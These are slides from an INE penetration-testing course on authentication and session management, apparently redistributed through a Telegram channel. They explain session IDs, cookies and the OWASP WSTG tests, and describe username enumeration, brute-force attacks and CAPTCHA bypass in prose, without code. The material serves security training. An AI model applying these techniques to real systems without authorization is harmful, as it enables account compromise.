Authentication & Session Management Testing

Course Overview

https://t.me/learningnets

Alexis Ahmed

Offensive Security/Red Team Instructor @INE
Red Team Lead @HackerSploit

https://t.me/learningnets

Key Concepts

+ Modern authentication & session management mechanisms in web applications
+ Techniques for assessing and testing authentication mechanisms
+ Techniques for assessing and testing session management and identifying vulnerabilities
+ Advanced topics: JWT, OAuth, and 2FA attacks

https://t.me/learningnets

INE

MAJOR TOPICS

- Authentication & Session Management Testing Methodology
- Authentication Testing Techniques
- Session Management Testing Techniques
- Token-Based Authentication Testing (JWT, oAuth)
- Techniques for bypassing 2FA and OTP

https://t.me/learningnets

LEARNING OUTCOMES

- Understand Authentication and Session Management: Explain core concepts of authentication, session management, and their role in web application security.
- Authentication Testing: Identify authentication flaws/vulnerabilities and apply the appropriate techniques to test for these vulnerabilities.
- Session Management Testing: Identify and exploit session management flaws, including session fixation, hijacking, CSRF, and cookie security vulnerabilities.
- Test Token-Based Authentication: Understand and test token-based authentication mechanisms like JWT and OAuth for vulnerabilities, including improper signing, token leakage, and misconfigurations.
- Test Two-Factor Authentication (2FA) Bypass: Identify potential bypass techniques for 2FA systems, including OTP interception and replay attacks.

https://t.me/learningnets

PREREQUISITES

- Familiarity with HTTP/HTTPS
- Experience in Web Application Penetration Testing
- Familiarity with the OWASP Top 10 & WSTG
- Experience in using web proxies like Burp & ZAP
- Basic understanding of authentication & session management testing

https://t.me/learningnets

https://t.me/learningnets

https://t.me/learningnets

Authentication

- Authentication is a fundamental process in cybersecurity and application security, responsible for verifying the identity of users or systems attempting to access resources. Its primary purpose is to ensure that only legitimate users can access sensitive data, systems, or functionalities.

- More specifically, Authentication in web applications is the process of verifying a user's identity to ensure only legitimate users can access protected resources, establishing the foundation for secure interactions.

https://t.me/learningnets

INE

Authentication vs. Authorization

- Authorization in web applications is the process of determining what an authenticated user is allowed to do, such as accessing specific resources or performing certain actions.

- **Authentication is about verifying who the user is, while Authorization determines what an authenticated user is allowed to do.**

💡These two concepts are often used together but serve distinct functions in security.

https://t.me/learningnets

Authentication vs. Authorization

	Authentication	Authorization
Definition	Verifies the identity of a user or system.	Determines what an authenticated user is allowed to do.
Purpose	Establishes who the user is.	Specifies what resources and actions the user can access.
Process	Involves checking credentials (e.g., passwords, tokens).	Involves checking permissions and roles against resources.
Outcome	Results in a confirmed identity (logged in or not).	Results in granted or denied access to specific resources or actions.
Example	Logging in with a username and password.	Determining if the logged-in user can access a resource.

https://t.me/learningnets

INE

Importance of Authentication

- Authentication is crucial for web application security because it serves as the first line of defense against unauthorized access to sensitive data, resources, and functionalities.

- By confirming user identities, authentication helps protect against data breaches, account takeovers, and other security threats, ensuring that only legitimate users can interact with restricted areas of the application.

https://t.me/learningnets

https://t.me/learningnets

Authentication Mechanisms

- Authentication mechanisms are methods or processes used to verify the identity of a user or system attempting to access a web application or service.
- These mechanisms ensure that only authorized users can gain access to sensitive resources, enhancing security.
- In the next couple of slides we will explore some of the key types of authentication mechanisms used in web applications.

https://t.me/learningnets

Types of Authentication Mechanisms

Password-Based Authentication

- Users provide a username and a password to verify their identity.

Multi-Factor Authentication (MFA)

- Combines two or more independent credentials, such as:
    - Something you know (password or PIN).
    - Something you have (smartphone, security token).
    - Something you are (biometric verification like fingerprint or facial recognition).

https://t.me/learningnets

INE

Types of Authentication Mechanisms

Two-Factor Authentication (2FA)

- A specific type of MFA that requires exactly two factors for authentication, often a password and a one-time code sent via SMS or an authenticator app.

Token-Based Authentication

- Uses tokens (e.g., JSON Web Tokens or OAuth tokens) that are issued upon successful login and are used for subsequent requests, reducing the need to repeatedly enter credentials.

https://t.me/learningnets

Types of Authentication Mechanisms

Single Sign-On (SSO)

- Allows users to log in once and gain access to multiple applications or services without needing to re-enter credentials, often using protocols like SAML or OAuth.

One-Time Passwords (OTP)

- A temporary password sent to the user via SMS or email for a single login session, often used in conjunction with other authentication methods.

https://t.me/learningnets

INE

https://t.me/learningnets

Session Management

- In the context of web applications, session management is the process of creating, maintaining, and securing a user's session after they authenticate.

- A session represents a temporary, continuous interaction between the user and the application, allowing the user to access resources and maintain an active state without re-authenticating on each request.

- Since HTTP (the protocol used by web applications) is stateless, session management is essential to track and maintain user identity across multiple requests.

https://t.me/learningnets

Functions

Session Creation:

- When a user authenticates, the server generates a session ID that uniquely identifies the user's session.
- This session ID is typically stored in a cookie, URL parameter, or HTTP header and sent with each request.

Session Maintenance:

- The session ID allows the application to remember the user across multiple requests, retaining information like user preferences, roles, and permissions.
- This process enables smooth user experiences, such as keeping users logged in while they navigate different pages.

https://t.me/learningnets

INE

Functions

Session Security:

- Session management incorporates security measures to protect the session from threats like session hijacking, fixation, and replay attacks.
- This includes secure transmission of session data (e.g., using HTTPS), setting secure cookie flags, and enforcing timeouts.

Session Termination:

- Sessions are typically terminated after a certain period of inactivity (session timeout) or when a user logs out.
- Proper session termination ensures that unauthorized users cannot reuse session data.

INE

https://t.me/learningnets

Authentication & Session Management

1 - Authentication as the Starting Point

- Authentication verifies a user's identity, typically requiring credentials like a username and password.
- Once authenticated, the application can grant access based on the user's identity.

2 - Session Creation Following Authentication

- Upon successful authentication, a session is created and assigned a unique session ID.
- This session ID allows the application to recognize the authenticated user in subsequent requests without requiring re-authentication, maintaining a continuous interaction.

https://t.me/learningnets

Authentication & Session Management

3 - Session Management for Identity Continuity

- Session management maintains the user's authenticated state across multiple requests.
- This continuity is vital because HTTP, the underlying protocol, is stateless and doesn't inherently remember user identities between requests. Session management essentially "remembers" the authenticated user across their session.

4 - Security of Sessions Post-Authentication

- After authentication, session management ensures that session data and the session ID remain secure. Techniques like session timeouts, secure cookies, and token-based mechanisms help protect the session from threats such as session hijacking, fixation, and impersonation.

https://t.me/learningnets

INE


5 - Session Termination and Re-authentication

- When a user logs out or when the session expires, session management terminates the session to end the user’s authenticated state.
- If the user returns, they must re-authenticate, reinitiating the cycle of session creation and management.

–

In short, authentication identifies the user, while session management maintains that authenticated identity across their interactions with the application, ensuring both security and usability throughout the user's session.

https://t.me/learningnets



https://t.me/learningnets

Some Nuances

- Session management is typically conflated with authentication, however, it is important to note that is not always the case. Modern web applications support session capabilities both before and after user authentication.

- For example, web applications can initiate sessions to track anonymous users from their very first request, such as by storing the user's language preference.

https://t.me/learningnets

INE

Authentication Testing Methodology

https://t.me/learningnets

Authentication Testing

- Authentication testing is the process of probing and exploiting weaknesses in a web application's identity verification mechanisms.
- This involves testing various authentication controls, like login forms, password reset functionality, multi-factor authentication, and account lockouts, to discover any vulnerabilities that could allow unauthorized access or account compromise.
- Authentication testing targets flaws that may permit bypassing of login controls, such as weak password policies, susceptibility to brute force or credential stuffing attacks, session fixation, and inadequate token handling.

https://t.me/learningnets

Authentication Testing

- The objective is to identify and exploit weaknesses in authentication to gain unauthorized access, elevate privileges, or hijack legitimate user sessions, thus demonstrating the real-world impact of compromised authentication security.

https://t.me/learningnets

OWASP WSTG

- For web application penetration testers, the OWASP WSTG serves as both a training resource and a methodological guide, particularly in the critical area of authentication testing.

- By providing standardized, comprehensive guidance on testing steps, it enables testers to conduct effective, consistent, and impactful assessments of authentication controls and other security areas within web applications.

https://t.me/learningnets

OWASP WSTG - Authentication Tests

Test Name	ID	Description
Testing for Credentials Transported over an Encrypted Channel	WSTG-ATHN-01	Verifies that user credentials are transmitted securely over HTTPS to prevent interception or tampering.
Testing for Default Credentials	WSTG-ATHN-02	Checks if any default credentials are still in use, which attackers could exploit to gain unauthorized access.
Testing for Weak Lock Out Mechanism	WSTG-ATHN-03	Assesses the application's lockout mechanisms to prevent brute-force attacks on user accounts.
Testing for Bypassing Authentication Schema	WSTG-ATHN-04	Identifies flaws in the authentication process that allow attackers to bypass authentication altogether.
Testing for Vulnerable Remember Password Function	WSTG-ATHN-05	Evaluates if the "Remember Me" functionality is implemented securely, without exposing sensitive data that could aid in unauthorized access.

https://t.me/learningnets

OWASP WSTG - Authentication Tests

Test Name	ID	Description
Testing for Browser Cache Weaknesses	WSTG-ATHN-06	Ensures sensitive information is not stored insecurely in the browser cache, where attackers could retrieve it.
Testing for Weak Password Policy	WSTG-ATHN-07	Examines the application's password policy to determine if it enforces sufficient password complexity and expiration requirements.
Testing for Weak Authentication in Alternative Channels	WSTG-ATHN-08	Tests alternative authentication channels (e.g., APIs, mobile applications) for weaker or inconsistent security practices that could lead to account compromise.

https://t.me/learningnets

INE

Authentication Testing

https://t.me/learningnets

Username Enumeration

- Username enumeration is a technique that involves testing whether an attacker can determine if specific username(s) exists on a system.
- This test is usually performed on login, registration and password recovery forms as a way of identifying whether specific accounts (identified by usernames/emails) exist.
- The scope of this test is to verify if it is possible to collect a set of valid usernames by interacting with the authentication mechanism of the application. This test will be useful for brute force testing, in which the tester verifies if, given a valid username, it is possible to find the corresponding password.

https://t.me/learningnets

Username Enumeration

- This occurs when the web application responds differently based on whether the username is valid, allowing attackers to infer the presence or absence of specific usernames.
- Often, web applications reveal when a username exists on system, either as a consequence of mis-configuration or as a design decision. For example, sometimes, when we submit wrong credentials, we receive a message that states that either the username is present on the system or the provided password is wrong.
- The information obtained can be used by an attacker to gain a list of users on system. This information can be used to attack the web application, for example, through a brute force or default username and password attack.

https://t.me/learningnets


INE

Username Enumeration

- For example, if a login page returns distinct error messages for "invalid username" versus "invalid password," an attacker could use this information to confirm valid usernames.
- The attacker can then use these credentials in a targeted brute-force attack to test for weak credentials.
- This vulnerability can also appear in other forms, such as different HTTP status codes, page load times, or error messages.

https://t.me/learningnets

How it works



https://t.me/learningnets

https://t.me/learningnets

Authentication Testing

https://t.me/learningnets

Testing for Weak Password Policy (WSTG-ATHN-07)

- This test focuses on evaluating if a web application enforces a strong password policy to protect user accounts. It's a critical part of authentication testing, ensuring that the web application doesn't allow weak or easily guessable passwords.

- Many users set simple or common passwords, and weak password policies make it easier for attackers to gain unauthorized access.

- Weak password policies can expose accounts and sensitive information, leading to data breaches and unauthorized access to private user data.

https://t.me/learningnets

Testing for Weak Password Policy (WSTG-ATHN-07)

- Typically, two main attack techniques are employed:
    - Dictionary Attack: Using a predefined list of common passwords to see if any match.
    - Brute Force Attack: Systematically attempting all possible character combinations.

- Objective: To see if the application accepts weak passwords, or if it has protections (like account lockouts or CAPTCHA) to block such attacks.

https://t.me/learningnets

Testing for Weak Password Policy (WSTG-ATHN-07)

- Focus Areas:
  - Password Complexity: Does the application enforce minimum standards (e.g., length, character types)?
  - Account Lockouts/Rate Limits: Does the application implement protections that limit login attempts?
  - Error Messages: Are error messages generic, or do they reveal information about password validity?

https://t.me/learningnets

INE

Testing for Weak Password Policy (WSTG-ATHN-07)

PRIMARY OBJECTIVES

- Identify Weak Password Policies: Determine if the application accepts weak passwords without restrictions.
- Test Account Lockouts and Rate Limiting: Check if multiple failed attempts are limited to mitigate brute-force or dictionary attacks.
- Assess Password Complexity Requirements: Verify if the application enforces secure password rules (e.g., minimum length, mixed character requirements).
- Check for Consistent Error Messages: Confirm that error messages don't disclose unnecessary details, which could help attackers.

https://t.me/learningnets

Testing for Weak Password Policy (WSTG-ATHN-07)

OUTCOMES

- Password Policy Too Weak: Application allows simple or common passwords, failing to protect against basic dictionary attacks.
- Inadequate Brute Force Protection: Application does not limit login attempts, exposing it to brute-force attacks.
- Inconsistent Error Messages: Specific error messages reveal details, helping attackers validate guesses.
- Successful Bypass of Login Security: In cases with weak protection, the application may allow unauthorized access through simple or brute-force attacks.

https://t.me/learningnets

https://t.me/learningnets

Testing for Weak Lockout Mechanism: Bypassing CAPTCHA

Authentication Testing

https://t.me/learningnets

Testing for Weak Lockout Mechanisms (WSTG-ATHN-03)


- This test focuses on evaluating whether a web application's lockout mechanisms, such as CAPTCHA, effectively prevent automated login attempts after multiple failed login attempts.
- CAPTCHA is a common method used to prevent automated attacks, but if it's weak or improperly implemented, attackers can still circumvent it, allowing them to perform large-scale attacks.
- Bypassing CAPTCHA exposes how weak lockout mechanisms could lead to account compromises and unauthorized access.

https://t.me/learningnets

Testing for Weak Lockout Mechanisms (WSTG-ATHN-03)

Testing for Weak Lockout Mechanisms: CAPTCHA

- **CAPTCHA**: A test that requires the user to solve puzzles (e.g., image selection, text retyping) to prove they are human, preventing automated bots from exploiting vulnerabilities.



🔐**TESTING OBJECTIVE:** Evaluate if CAPTCHA or other lockout mechanisms can be bypassed to continue automated login attempts (brute-force or dictionary attack).

https://t.me/learningnets

Types of CAPTCHAs

- CAPTCHAs are used to prevent automated access to websites and applications, particularly during sensitive actions like login or registration.


- Some CAPTCHA types are stronger and more secure than others. The next slide(s) will introduce you to the different types/implementations of CAPTCHA, ranked from weaker (easily bypassed) to stronger (more secure):

https://t.me/learningnets

Types of CAPTCHAs

1. Arithmetic-based CAPTCHA (Weak)

- This type asks the user to solve a simple arithmetic problem, like "What is 3 + 7?".
- It can be bypassed by brute-force solving or using CAPTCHA-solving services like 2Captcha.
- Low complexity, making it easy for attackers to bypass using scripts or bots.
- Only offers minimal resistance to automated attacks.



INE

https://t.me/learningnets


Types of CAPTCHAs


2. Text-based CAPTCHA (Basic)

- Displays a distorted or jumbled string of text that the user must type correctly.
- Strength: Basic.
  - While more complex than arithmetic, text-based CAPTCHAs are still vulnerable to bots using OCR technology.
  - Variants like distorted letters or background noise are often bypassed by advanced bots.

Vulnerabilities:

- Bots with OCR or pre-trained machine learning models can easily recognize distorted text.
- Simple distortion makes it easy to decipher with automated tools.





https://t.me/learningnets

Types of CAPTCHAs

3. Image-based CAPTCHA (Moderate)

- Users are asked to identify or select certain objects from a set of images (e.g., “Select all images with traffic lights”).
- Strength: Moderate.
  - This CAPTCHA requires more sophisticated AI models to bypass, making it harder than simple text-based ones.

Vulnerabilities:

- Image-based CAPTCHAs are difficult for bots but still not impervious.
- OCR and machine learning can still be used to identify objects, though it's harder compared to text-based CAPTCHAs.

https://t.me/learningnets

INE

Types of CAPTCHAs

reCAPTCHA v2 (Moderate to Strong)

- Description: A Google-developed CAPTCHA where users often must click a checkbox labeled "I'm not a robot", sometimes followed by image-based tasks.

reCAPTCHA v3 (Very Strong)

- Description: An evolution of reCAPTCHA that works entirely in the background without user interaction. It assigns a score based on user behavior to determine if the request is legitimate or suspicious.

https://t.me/learningnets

INE

https://t.me/learningnets

Authentication Testing

https://t.me/learningnets

Bypassing Authentication Schema (WSTG-ATHN-04)

- The "Bypass Authentication Schema" test in the OWASP Web Security Testing Guide (WSTG) focuses on identifying weaknesses in an application’s authentication processes that allow attackers to circumvent or bypass authentication mechanisms entirely.

- This test helps penetration testers evaluate whether there are gaps in the authentication schema that could grant unauthorized access to an application.

https://t.me/learningnets

INE

Bypassing Authentication Schema (WSTG-ATHN-04)

- The primary goal of this test is to identify and exploit flaws in the authentication schema.
- This includes any technique or method an attacker might use to bypass authentication checks, thereby gaining unauthorized access without valid credentials.

Penetration testers conducting this test aim to:

- Detect misconfigurations or insecure implementations in the authentication process.
- Identify alternative routes or endpoints that provide unauthorized access.
- Validate if unprotected endpoints allow access to restricted resources.

https://t.me/learningnets

INE

Bypassing Authentication Schema (WSTG-ATHN-04)

Types of Vulnerabilities:

1. Unprotected Authentication Endpoints

- Some applications expose endpoints or resources that do not require authentication.
- Attackers may access these directly without logging in.
- Common examples include admin panels or configuration files inadvertently exposed to unauthenticated users.

https://t.me/learningnets

INE

Bypassing Authentication Schema (WSTG-ATHN-04)

2. Default or Hardcoded Credentials

- Some applications use default or hardcoded usernames and passwords that attackers can leverage to gain unauthorized access.
- These credentials may be left in the application code, configuration files, or during setup phases without being changed.

3. Weak or Missing Access Controls

- Certain pages or resources may lack proper access control checks, meaning users who are not authenticated (or who are authenticated as low-privilege users) can access restricted areas.
- Examples include insufficient access control enforcement on admin or privileged resources.

https://t.me/learningnets

INE

Bypassing Authentication Schema (WSTG-ATHN-04)


5. Parameter Manipulation

- Attackers may manipulate URL parameters, cookies, headers, or POST data to trick the application into bypassing authentication.
- This could involve modifying session tokens or tampering with parameters that control access levels or user roles.

Note: This is not an extensive list of all vulnerabilities to test for, we will explore the rest as we progress.

https://t.me/learningnets

INE



https://t.me/learningnets

https://t.me/learningnets

Session Management


- In the context of web applications, session management is the process of creating, maintaining, and securing a user's session after they authenticate.

- A session represents a temporary, continuous interaction between the user and the application, allowing the user to access resources and maintain an active state without re-authenticating on each request.

- Since HTTP (the protocol used by web applications) is stateless, session management is essential to track and maintain user identity across multiple requests.

https://t.me/learningnets

INE



https://t.me/learningnets

Session Creation & Management

1 - Session Creation

- When a user accesses a web application for the first time (often via login), the server generates a unique session.
- This session stores the user's data (such as preferences, login state, or access levels) in a secure way.
- The server then assigns a unique identifier, known as a session ID, to the session.

https://t.me/learningnets

Session Creation & Management

2 - Session Management with Cookies

- Cookies play a major role in managing sessions. After generating a session ID, the server sends this ID back to the client's browser in a cookie.

- For subsequent requests, the browser automatically includes this session cookie, allowing the server to identify and authenticate the user across multiple pages or actions without requiring them to log in repeatedly.

- Cookies are also configured with security attributes like HttpOnly, Secure, and SameSite to enhance session security.

https://t.me/learningnets

INE

Session Creation & Management

3 - Role of Session IDs

- The session ID is the main link between the client and the server-side session data. It should be unpredictable and securely stored, often within the cookie.
- A secure session ID minimizes the risk of unauthorized access and mitigates threats like session hijacking, where an attacker tries to steal or reuse the session ID.

https://t.me/learningnets

INE

Session IDs

- Session IDs are unique identifiers assigned to a user's session when they interact with a web application.
- These IDs help the application recognize a user across multiple requests and maintain continuity in their experience.
- A well-secured session ID is essential for preventing unauthorized access to user sessions and reducing vulnerabilities such as session hijacking and fixation.

https://t.me/learningnets

INE

Session ID Implementation

Cookie-Based Session IDs

- The session ID is stored in a cookie and sent back to the server with each request. This is the most common form of session management.
- Cookies can be set with security flags (HttpOnly, Secure, SameSite) to prevent theft via cross-site scripting (XSS) or cross-site request forgery (CSRF) attacks.

URL-Based Session IDs

- Session IDs are appended to the URL as a parameter. For example, ***https://example.com/dashboard?sessionid=abc123***.
- URL-based session IDs are considered insecure because they can easily be exposed in browser history, server logs, and shared URLs.

iNE
https://t.me/learningnets

Session ID Implementation

Token-Based Sessions

- Tokens, such as JSON Web Tokens (JWTs), are increasingly used for session management in APIs and modern web applications.
- Tokens contain encoded information about the user and can be stateless (not requiring server storage). They are stored either in cookies or local storage and are passed with each request header.

Session ID in Headers

- Some applications store the session ID in custom headers, particularly in RESTful APIs. This makes session management slightly more secure since the session ID isn't part of the URL or cookies.

https://t.me/learningnets

INE

Session Management Testing

Test Name	Description
Testing for Session Management Schema	Verifies that session identifiers are stored in a secure way and can't be easily retrieved or guessed by an attacker.
Testing for Cookie Attributes	Checks cookie settings (HttpOnly, Secure, SameSite) to prevent cookie theft through attacks like XSS.
Testing for Session Fixation	Assesses whether an attacker can set or predict a session ID before the user logs in, forcing them to use it.
Testing for Session Expiration	Ensures that sessions expire after a period of inactivity or when the user logs out to prevent unauthorized access.
Testing for Session Timeout	Evaluates if sessions are configured to terminate after a reasonable period, reducing risk from abandoned sessions.

https://t.me/learningnets

INE

https://t.me/learningnets

Cookies

- Cookies are small pieces of data stored on a user’s browser by websites they visit.
- They are primarily used to retain information between user sessions, enabling websites to remember a user’s state, such as login status, preferences, and other session-specific data.
